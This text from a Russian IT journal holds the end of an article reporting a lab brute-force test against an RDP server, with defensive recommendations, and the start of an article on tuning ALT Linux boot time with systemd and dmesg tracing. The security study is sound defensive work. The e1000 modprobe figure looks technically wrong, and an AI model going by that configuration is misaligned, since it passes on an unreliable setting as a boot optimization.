


Рисунок 11 – Bruteforce-атака после дополнительных настроек

Как видно из скриншота, атака оказалась безуспешной, программа не получила данные для входа на учетную запись администратора сервера, так как было включено ограничение на количество попыток ввода пароля. Атака могла бы быть успешной, если необходимый пароль находился бы в начале списка, вероятность попадания в начало списка очень мала.

Приведем сравнительную таблицу для каждой из атак.

Таблица 2 – Параметры Атак

Параметр	Атака 1	Атака 2	Атака 3
Результат	Успешна, удалось получить удаленный доступ к учетной записи	Частично успешна, были подобраны учетные данные	Безуспешна
Время атаки, сек	59,3	58,4	7
Скорость перебора, попыток/сек	2,31	2,33	2,125

Таким образом, созданная для эксперимента инфраструктура оказалась уязвимой к bruteforce-атакам в том случае, если не произведены дополнительные настройки, обеспечивающие необходимые требования для безопасной эксплуатации данной инфраструктуры.

### Результаты исследования

Как видно из проведенного эксперимента, эксплуатация протокола RDP без дополнительной настройки не является полностью безопасной, поэтому для безопасной эксплуатации данного протокола необходимо проведение дополнительных настроек, помимо настройки самого RDP.

Одно из главных условий безопасной эксплуатации данного протокола – это защита аутентификационных данных пользователей. Для этого необходимо создавать сложные пароли и регулярно обновлять их, настраивать многофакторную аутентификацию, вводить ограничение попыток входа, также необходимо выдавать права пользователям в соответствии с принципом минимальных привилегий, то есть для каждого пользователя (групп пользователей) необходимо определить базовый минимум программ и прав доступа к ресурсам сервера для выполнения поставленных задач перед данной учетной записью.

Проведенное исследование ограничено анализом базовых настроек, доступных в составе операционной системы. В современной практике для защиты RDP-инфраструктуры применяются также более сложные механизмы, эффективность которых не проверялась в данной работе экспериментально, но обоснована в технической литературе и документации производителей.

Remote Desktop Gateway (RD Gateway) – роль сервера Windows, которая позволяет создавать безопасные удаленные подключения к внутренним ресурсам из любой точки интернета. Принцип его работы основан на туннелировании трафика RDP внутри HTTPS-сессии через порт 443. Основные преимущества:

1. Весь трафик между сервером и клиентом шифруется с помощью SSL/TLS.
2. Сервер RDP не имеет прямого публичного IP-адреса, доступ к нему осуществляется только через шлюз.
3. Управление доступом через политики авторизации подключений и ресурсов.

RDP возможно интегрировать с облачными платформами управления удостоверениями, например, с Microsoft Entra ID. Политики условия доступа позволяют регулировать доступ к RDP, обеспечивая его только при соблюдении условий: соответствие устройства корпоративным политикам, определенное географическое расположение пользователя, низкий уровень риска входа и использование многофакторной аутентификации (MFA). Облачная аутентификация обеспечивает вход без пароля, что снижает восприимчивость к классическим brute-force атакам. Вход на узел сеанса осуществляется с помощью маркера Entra ID и FIDO2 ключей.

Обнаружение атак на RDP невозможно без непрерывного анализа событий и сетевого трафика. Современные SIEM-системы, такие как MaxPatrol SIEM, включают специализированные пакеты экспертизы для выявления подозрительной активности, связанной с удаленным доступом:

1. Попытка подключений с нехарактерных узлов (например, UNIX-подобные операционные системы).
2. Многократные неудачные попытки подключения, превышающие пороговые значения.
3. Дублирующиеся удаленные сессии, которые могут свидетельствовать о несанкционированном параллельном доступе.
4. Попытки подключения к межсетевым экранам, включение правил доступа к ним по RDP.

На основе предоставленного анализа угроз и средств противодействия, на текущий момент целесообразным является модель комплексной защиты. Данная модель включает сетевой уровень, уровень аутентификации и управления доступом и уровень мониторинга.

На сетевом уровне категорически запрещается осуществление подключения к RDP по порту 3389 напрямую через интернет. Для внешних подключений необходимо использовать VPN или RD Gateway, обеспечивающий шифрование и туннелирование трафика через HTTPS.

Опираясь на рекомендации ФСТЭК по организации удаленного доступа к рабочим местам сотрудников [4], обязательными мерами защиты при аутентификации и управлении доступом являются:

1. Включение NLA на всех узлах сети, поддерживающих данную функцию.
2. Интеграция RDP с облачными службами управления идентификацией и доступом - Microsoft Entra ID. Это необходимо для применения политик условного доступа и многофакторной аутентификации.
3. Ограничение попыток входа, снижающее уязвимость к классическому brute-force.

Предложенная модель защиты является комплексной, однако эффективность входящих в нее компонентов в рамках данного исследования не проверялась экспериментально ввиду технической сложности, сопряженной с необходимостью эмуляции внешней инфраструктуры, выделения серверных ролей, доступа к облачным службам, настройкой сложных сетевых взаимодействий, выходящих за рамки стандартной конфигурации тестового стенда на базе Virtual Box и требует отдельной верификации. Тем не менее, их включение в итоговые рекомендации обосновано результатами анализа актуальных уязвимостей последних 5 лет, связанных с RDP и существующих практик в области информационной безопасности.

### Заключение

В результате проведения данного исследования были проанализированы основной функционал, настройка и безопасность протокола RDP в операционной системе Windows, проведена bruteforce-атака на клиент-серверную инфраструктуру RDP на основе Windows Server 2025, на основе результатов тестирования были даны рекомендации по более безопасной эксплуатации данного протокола.

По итогам проведенного эксперимента можно сделать вывод, что внутренних протоколов безопасности внутри RDP недостаточно для безопасной эксплуатации инфраструктуры, основанной на нем, поэтому при настройке RDP-серверов необходимо пользоваться дополнительными средствами защиты информации, примеры которых были изложены в данной статье.

### Список литературы

1. Обзор уязвимостей. Выпуск 6. BlueKeep. Исполнение произвольного кода в Windows RDP CVE-2019-0708 [Электронный ресурс]. - URL: <https://www.uscc.ru/news/novosti/obzor-uyazvimostey-vypusk-6/> (Дата обращения 15.02.2026).
2. Рекомендации по оформлению научных статей / Губкинский университет – [Электронный ресурс]. – URL: [https://gubkin.ru/faculty/humanities/chairs\\_and\\_departments/country\\_political\\_history/study/recomm\\_oforn\\_nauchn\\_statei.pdf](https://gubkin.ru/faculty/humanities/chairs_and_departments/country_political_history/study/recomm_oforn_nauchn_statei.pdf) (Дата обращения 17.12.2025).
3. Уймин А.Г., Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1 : учебно-методическое пособие для СПО / А. Г. Уймин. – 3-е издание, стереотипное. – Санкт-Петербург : Издательство "Лань", 2022. – 480 с. – ISBN 978-5-8114-9255-8.
4. ФСТЭК России: Рекомендации по обеспечению безопасности критической информационной инфраструктуры при реализации дистанционного режима исполнения должностных обязанностей работниками субъектов критической информационной инфраструктуры от 20 марта 2020 г. N 240/84/389 [Электронный ресурс]. – URL: <https://fstec.ru/dokumenty/vse-dokumenty/informatsionnye-i-analiticheskie-materialy/informatsionnoe-soobshchenie-fstek-rossii-ot-20-marta-2020-g-n-240-84-389> (Дата обращения 17.02.2025).
5. Hydra [Электронный ресурс]. – URL: <https://github.com/vanhauser-thc/thc-hydra> (Дата обращения 17.12.2025).
6. M. M. Akter Mohua, A. Ameen, A. Saif, N. Aktar and M. N. Sakib, A Novel Remote Desktop Protocol Data Security Approach Using Hybrid Cryptographic Algorithm and Unsupervised Neural Network, 2025 4th International Conference on Computing and Information Technology (ICCIT), Tabuk, Saudi Arabia, 2025, pp. 377-382, doi: 10.1109/ICCIT63348.2025.10989483.
7. Microsoft Learn: Общие сведения о протоколе удаленного рабочего стола (RDP) [Электронный ресурс]. – URL: <https://learn.microsoft.com/ru-ru/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol> (Дата обращения 12.01.2026).
8. Microsoft Security Response Center. Windows Remote Desktop Services Elevation of Privilege Vulnerability. CVE-2026-21533 [Электронный ресурс] - URL:

- <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-21533> (Дата обращения 20.02.2026).
9. Microsoft Security Response Center. Remote Desktop Client Remote Code Execution Vulnerability. CVE-2025-58718 [Электронный ресурс] - URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-58718> (Дата обращения 03.02.2026).
10. Microsoft Security Response Center. Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability. CVE-2021-38631 [Электронный ресурс] - URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38631> (Дата обращения 01.02.2026).
11. Ruambo, F.A., Masanga, E.E., Lufyagila, B. et al. Brute-force attack mitigation on remote access services via software-defined perimeter. *Sci Rep* 15, 18599 (2025). <https://doi.org/10.1038/s41598-025-01080-5> (Дата обращения 20.02.2026).
12. RDP (Remote Desktop Protocol) [Электронный ресурс]. – URL: <https://os.kaspersky.ru/solutions/glossary/kaspersky-thin-client/rdp-remote-desktop-protocol/> (Дата обращения 24.12.2025).

## References

1. Vulnerability Review. Issue 6. BlueKeep. Arbitrary Code Execution in Windows RDP CVE-2019-0708 [Electronic resource]. - URL: <https://www.uscc.ru/news/novosti/obzor-uyazvimostey-vypusk-6/> (Accessed February 15, 2026).
2. Recommendations for the Formatting of Scientific Articles / Gubkin University - [Electronic resource]. - URL: [https://gubkin.ru/faculty/humanities/chairs\\_and\\_departments/country\\_political\\_history/study/recomm\\_oform\\_nauchn\\_statei.pdf](https://gubkin.ru/faculty/humanities/chairs_and_departments/country_political_history/study/recomm_oform_nauchn_statei.pdf) (Accessed December 17, 2025).
3. Uimin A.G., Network and System Administration. Demonstration exam CODE 1.1: a teaching aid for secondary vocational education / A. G. Uimin. - 3rd edition, stereotyped. - St. Petersburg: Lan Publishing House, 2022. - 480 p. - ISBN 978-5-8114-9255-8.
4. FSTEC of Russia: Recommendations for ensuring the security of critical information infrastructure when implementing the remote performance of official duties by employees of critical information infrastructure entities, dated March 20, 2020, No. 240/84/389 [Electronic resource]. – URL: <https://fstec.ru/dokumenty/vse-dokumenty/informatsionnye-i-analiticheskie-materialy/informatsionnoe-sooshshchenie-fstek-rossii-ot-20-marta-2020-g-n-240-84-389> (Accessed 17.02.2025).
5. Hydra [Electronic resource]. – URL: <https://github.com/vanhauser-thc/thc-hydra> (Accessed 17.12.2025).
6. M.M. Akter Mohua, A. Ameen, A. Saif, N. Aktar, and M. N. Sakib, “A Novel Remote Desktop Protocol Data Security Approach Using Hybrid Cryptographic Algorithm and Unsupervised Neural Network,” in 2025 4th International Conference on Computing and Information Technology (ICCIIT), Tabuk, Saudi Arabia, 2025, pp. 377–382, doi: 10.1109/ICCIIT63348.2025.10989483.
7. Microsoft Learn: Understanding the Remote Desktop Protocol (RDP) [Electronic resource]. – URL: <https://learn.microsoft.com/ru-ru/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol> (Accessed January 12, 2026).
8. Microsoft Security Response Center. Windows Remote Desktop Services Elevation of Privilege Vulnerability. CVE-2026-21533 [Electronic resource] - URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-21533> (Accessed February 20, 2026).

9. Microsoft Security Response Center. Remote Desktop Client Remote Code Execution Vulnerability. CVE-2025-58718 [Electronic resource] - URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-58718> (Accessed February 3, 2026).
  10. Microsoft Security Response Center. Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability. CVE-2021-38631 [Electronic resource] - URL: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38631> (Accessed 01.02.2026).
  11. Ruambo, F.A., Masanga, E.E., Lufyagila, B. et al. Brute-force attack mitigation on remote access services via software-defined perimeter. Sci Rep 15, 18599 (2025). <https://doi.org/10.1038/s41598-025-01080-5> (Accessed 20.02.2026).
  12. RDP (Remote Desktop Protocol) [Electronic resource]. – URL: <https://os.kaspersky.ru/solutions/glossary/kaspersky-thin-client/rdp-remote-desktop-protocol/> (Accessed 24.12.2025).
-



ОТКРЫТАЯ НАУКА  
издательство

Международный журнал информационных технологий и  
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.75:004.451:004.056.5

## АНАЛИЗ И ОПТИМИЗАЦИЯ ПРОЦЕССОВ ЗАГРУЗКИ ЯДРА LINUX С ИСПОЛЬЗОВАНИЕМ ТРАССИРОВОЧНЫХ ИНСТРУМЕНТОВ

<sup>1</sup>Дикий А.Б., Чернов И.А.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup>wild.alex2016@yandex.ru

Время загрузки операционной системы является важной характеристикой производительности как серверных, так и рабочих станций. В условиях развития отечественных программных решений особую актуальность приобретает исследование загрузки российских дистрибутивов Linux. Целью работы является анализ и оптимизация процессов загрузки ядра Linux в дистрибутиве ALT Linux с применением встроенных и пользовательских трассировочных инструментов.

Методы исследования включают экспериментальное изучение загрузки с использованием утилит `systemd-analyze`, `systemd-bootchart`, механизма `initcall_debug` и анализа журнала `dmesg`. Эксперимент проводился на базе ALT Workstation 11.0 с ядром Linux 6.12.21-6.12-alt1 в контролируемой виртуальной среде.

Ключевые слова: Linux, ALT Linux, загрузка ядра, оптимизация загрузки, `initcall`, `systemd`, `initramfs`, трассировка, производительность, виртуальная среда.

## ANALYSIS AND OPTIMIZATION OF LINUX KERNEL BOOT PROCESSES USING TRACE TOOLS

<sup>1</sup>Dikiy A.B., Chernov I.A.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup>wild.alex2016@yandex.ru

Operating system boot time is a critical performance characteristic for both servers and workstations. Given the development of domestic software solutions, studying the boot time of Russian Linux distributions is particularly relevant. The goal of this study is to analyze and optimize the Linux kernel boot process in the ALT Linux distribution using built-in and user-defined tracing tools.

The research methods include experimental boot profiling using `systemd-analyze`, `systemd-bootchart`, the `initcall_debug` mechanism, and `dmesg` log analysis. The experiment was conducted on ALT Workstation 11.0 with Linux kernel 6.12.21-6.12-alt1 in a controlled virtual environment.

Keywords: Linux, ALT Linux, kernel boot, boot optimization, `initcall`, `systemd`, `initramfs`, tracing, performance, profiling, virtual environment.

В современных вычислительных системах время загрузки операционной системы напрямую влияет на эксплуатационные характеристики оборудования, удобство пользователей и отказоустойчивость сервисов. Для серверных решений сокращение времени старта повышает доступность сервисов после перезапуска, а для рабочих станций – улучшает пользовательский опыт.

В условиях технологического суверенитета особое значение приобретает развитие и оптимизация отечественных программных решений [7]. Несмотря на архитектурную совместимость с классическими дистрибутивами Linux, ALT Linux обладает собственными особенностями сборки ядра и формирования initramfs, что делает актуальным исследование специфики его загрузки.

Процесс загрузки ядра Linux представляет собой многоэтапную последовательность инициализации подсистем, драйверов и служб. Задержки на ранних этапах могут суммарно привести к существенному увеличению общего времени запуска системы. Современные средства трассировки позволяют детально анализировать поведение ядра на стадии `start_kernel()`, выполнения `initcall` и перехода к пользовательскому пространству.

Цель исследования – провести комплексный анализ процессов загрузки ядра ALT Linux в виртуальной среде и разработать чек-лист для оптимизации времени загрузки системы.

Для достижения цели поставлены следующие задачи:


1. Проанализировать архитектуру загрузки ядра Linux.
2. Изучить встроенные и пользовательские инструменты трассировки.
3. Провести анализ загрузки ALT Linux.
4. Выявить источники задержек и предложить вариант оптимизации.
5. Оценить эффективность выполненных изменений.
6. На основе проведенного исследования составить чек-лист для оптимизации времени загрузки системы.

Объект исследования – процесс загрузки операционной системы Linux. Предмет исследования – методы и инструменты анализа и оптимизации загрузки ядра в ALT Linux.

Исследование выполнено в формате практического изучения процесса загрузки операционной системы и оценкой временных характеристик с последующей поэтапной оптимизацией и повторной оценкой временных характеристик. Работа строилась по следующему плану: первичное измерение, анализ выявленных задержек загрузки, изменение конфигурации и повторное измерение для оценки эффективности оптимизации, составление чек-листа на основе полученных данных.

В качестве объекта исследования использован дистрибутив ALT Workstation 11.0 с ядром Linux версии 6.12.21-6.12-alt1. Система была развернута в среде виртуализации Oracle VM VirtualBox. Перед началом эксперимента система была обновлена до актуального состояния из официальных репозиториях.

На первом этапе проводилось базовое измерение времени загрузки. Для получения метрик использовалась утилита `systemd-analyze` [4][5], позволившая определить общее время старта системы и его распределение между инициализацией ядра и пользовательским пространством (рисунок 1).



```
[root@alt:1 ~]# systemd-analyze
Startup finished in 7.557s (kernel) + 6.261s (userspace) = 13.818s
graphical.target reached after 6.238s in userspace
```

Рисунок 1 – Время загрузки системы

*Источник: анализ авторов*

Дополнительно анализировались задержки служб посредством команд `blame` и `critical-chain` [4][5], изображенных на Рисунках 2 и 3, что позволило выявить зависимости,

формирующие цепочку запуска. Для визуализации динамики загрузки центрального процессора, памяти и операций ввода-вывода применялся systemd-bootchart [4][5]. Полученные значения были зафиксированы.

```
[root@all:1 ~]# systemd-analyze blame
2.597s NetworkManager-wait-online.service
1.457s systemd-udev-settle.service
1.253s plymouth-quit-wait.service
753ms dev-sda2.device
664ms cups.service
625ms accounts-daemon.service
583ms udisks2.service
507ms polkit.service
506ms network.service
462ms cpufreq-simple.service
441ms systemd-logind.service
438ms NetworkManager.service
382ms avahi-daemon.service
381ms upower.service
354ms chronyd.service
298ms systemd-journal-flush.service
266ms alsa-restore.service
257ms dbus.service
254ms libvirtd.service
252ms systemd-udev.service
237ms ModemManager.service
232ms systemd-machined.service
201ms systemd-udev-trigger.service
```

Рисунок 2 – Фильтрованный список времени загрузки сервисов

*Источник: анализ авторов*

```
[root@all:1 ~]# systemd-analyze critical-chain graphical.target
The time when unit became active or started is printed after the "@" character.
The time the unit took to start is printed after the "+" character.

graphical.target @6.238s
├─multi-user.target @6.238s
│   └─smb.service @6.108s +120ms
│       └─nmb.service @5.921s +182ms
│           └─network-online.target @5.899s
│               └─NetworkManager-wait-online.service @3.299s +2.597s
│                   └─NetworkManager.service @2.856s +438ms
│                       └─network.service @2.343s +506ms
│                           └─sysinit.target @2.228s
│                               └─systemd-udev-settle.service @770ms +1.457s
│                                   └─systemd-udev-trigger.service @562ms +201ms
│                                       └─systemd-udev-kernel.socket @507ms
│                                           └─system.slice @487ms
│                                               └─.slice @487ms

[root@all:1 ~]#
```

Рисунок 3 – Цепочка запуска сервисов

*Источник: анализ авторов*

Анализ результатов первого этапа показал наличие задерживающих загрузку системы служб в пользовательском пространстве. Оптимизация на этом уровне заключалась в устранении искусственных ожиданий, а именно была отключена служба ожидания установки сетевого соединения NetworkManager-wait-online.service, а также исключено глобальное ожидание завершения событий udev, что отражено на Рисунках 4 и 5.

```
[root@alt-1 ~]# systemctl disable NetworkManager-wait-online.service
Removed /etc/systemd/system/network-online.target.wants/NetworkManager-wait-online.service.
[root@alt-1 ~]# systemctl mask NetworkManager-wait-online.service
Created symlink /etc/systemd/system/NetworkManager-wait-online.service → /dev/null.
[root@alt-1 ~]#
```

Рисунок 4 – Отключение службы NetworkManager-wait-online.service

*Источник: анализ авторов*

```
[root@alt-1 ~]# systemctl mask systemd-udev-settle.service
Created symlink /etc/systemd/system/systemd-udev-settle.service → /dev/null.
[root@alt-1 ~]#
```

Рисунок 5 – Исключение глобального ожидания завершения событий udev

*Источник: анализ авторов*

После внесения изменений произведены повторные измерения, позволившие определить результат оптимизации пользовательского пространства и общее сокращение времени загрузки (Рисунок 6).

```
[root@alt-1 ~]# systemd-analyze
Startup finished in 5.787s (kernel) + 5.478s (userspace) = 11.266s
graphical.target reached after 5.461s in userspace
[root@alt-1 ~]# systemd-analyze blame
3.031s nmb.service
1.216s plymouth-quit-wait.service
586ms dev-sda2.device
573ms cups.service
460ms network.service
410ms NetworkManager.service
403ms accounts-daemon.service
403ms udisks2.service
349ms upower.service
346ms polkit.service
317ms chronyd.service
316ms systemd-logind.service
295ms libvirt.service
234ms cpufreq-simple.service
221ms avahi-daemon.service
183ms smb.service
179ms systemd-udev-trigger.service
170ms systemd-random-seed.service
165ms dbus.service
157ms systemd-modules-load.service
155ms ModemManager.service
149ms systemd-machined.service
148ms lightdm.service
[root@alt-1 ~]#
```

Рисунок 6 – Повторные измерения времени загрузки

*Источник: анализ авторов*

Следующий этап был направлен на углублённый анализ инициализации ядра. Для получения детализированной информации о времени выполнения функций инициализации в конфигурацию загрузчика были добавлены (Рисунок 7) параметры `initcall_debug` и `ignore_loglevel` [7].

```
# Set hidden timeout (do not show menu)
#GRUB_HIDDEN_TIMEOUT=3

# Show timeout counter when hidden
#GRUB_HIDDEN_TIMEOUT_QUIET=TRUE

GRUB_CMDLINE_LINUX_DEFAULT=' resume=/dev/disk/by-uuid/25f168c0-3296-4640-b910-2c7729407219 panic
=30 quiet loglevel=3 splash initcall_debug ignore_loglevel'
GRUB_CMDLINE_LINUX='failsafe vga=normal'
GRUB_TERMINAL_OUTPUT='gfxterm'
GRUB_GFXMODE='auto'
GRUB_DEFAULT='saved'
GRUB_SAVEDEFAULT=true
GRUB_BACKGROUND="/etc/bootsplash/themes/current/images/silent-800x600.jpg"
# GRUB_WALLPAPER is a deprecated parameter not supported by upstream
# It's support in OS ALT is not guaranteed in future releases --
# use GRUB_BACKGROUND instead for branding development
GRUB_WALLPAPER="/etc/bootsplash/themes/current/images/silent-800x600.jpg"
GRUB_COLOR_NORMAL=white/dark-gray
GRUB_COLOR_HIGHLIGHT=black/white

# This is especially important as EFI Boot Manager label
GRUB_DISTRIBUTOR="ALT Linux"

# This defines /boot/efi/EFI subdir name
GRUB_BOOTLOADER_ID="altlinux"
GRUB_THEME=/boot/grub/themes/workstation/theme.txt
GRUB_AUTOUPDATE_DEVICE='/dev/disk/by-id/ata-VBOX_HARDDISK_VBa5ec3eab-4dd07032 '
GRUB_AUTOUPDATE_FORCE='no'
[root@altlinux ~]# cat /etc/default/grub
```

Рисунок 7 – Изменение конфигурации загрузчика

*Источник: анализ авторов*

После перезагрузки система фиксировала временные характеристики каждой функции механизма `initcall` в журнале ядра. Извлечённые из `dmesg` данные были обработаны и отсортированы по длительности выполнения, что позволило сформировать список наиболее ресурсоёмких драйверов и подсистем, отображенный на Рисунке 8.


```
[root@altlinux ~]# dmesg | grep "initcall.*returned.*after" | awk '{print $5, $(NF-1)}' | s
ort -k2 -nr > /root/top_slow_initcalls_full.log
[root@altlinux ~]# head -30 /root/top_slow_initcalls_full.log
[e1000] 268650
returned 213000
[snas12_555e3] 85210
[crc32c_intel] 83523
[sr_mod] 83292
[vmwgfx] 80820
[ghash_clmulni_intel] 67854
[aesni_intel] 61326
[ahci] 58238
[crc32_pclmul] 44177
returned 42950
returned 41000
[vboxdrv] 34845
[snd_intel8x0] 32702
[usbhid] 26153
returned 19415
returned 17645
[libata] 15556
[crct10dif_pclmul] 14206
returned 13949
returned 13745
[hid_generic] 12190
```

Рисунок 8 – Список наиболее ресурсоёмких драйверов и подсистем

*Источник: анализ авторов*

На основе полученных результатов проведена оптимизация ядра системы. Неиспользуемые модули (`sr_mod`, `floppy`, `pata_legacy`) были исключены из автоматической загрузки с помощью добавления в чёрный список (Рисунок 9). Важно подчеркнуть, что данное

действие безопасно только в рамках виртуальной среды VirtualBox, где соответствующее оборудование отсутствует. На физических машинах подобное отключение должно выполняться только после тщательного анализа списка используемых драйверов (например, через `lsmod` или `lspci -k`), чтобы избежать выхода из строя необходимых устройств (дисководов, SATA-контроллеров и т.д.).



```
[root@alt-1 ~]# cat /etc/modprobe.d/blacklist-alt.conf
# 1. Отключаем драйвер привода CD/DVD, так как в виртуальной машине он не используется для загрузки
blacklist sr_mod

# 2. Отключаем драйвер старого дисковода
blacklist floppy


# 3. Отключаем устаревший PATA драйвер
blacklist pata_legacy

# 4. Модуль для packet writing на CD, обычно не нужен
blacklist pktcdvd
[root@alt-1 ~]#
```

Рисунок 9 – Добавление в чёрный список неиспользуемых модулей

*Источник: анализ авторов*

Для драйвера сетевого адаптера e1000 настроена отложенная инициализация (Рисунок 10).




```
[root@alt-1 ~]# cat /etc/modprobe.d/e1000-late.conf
# Загружать модуль e1000 только по требованию, а не на этапе инициализации ядра
install e1000 /sbin/modprobe --ignore-install e1000
options e1000 allow_unsupported_sfp=1
[root@alt-1 ~]#
```

Рисунок 10 – Настройка отложенной инициализации

*Источник: анализ авторов*

После внесения изменений выполнена пересборка `initramfs` с использованием встроенной утилиты `make-initrd` [10] для применения новой конфигурации на раннем этапе старта системы (Рисунок 11).



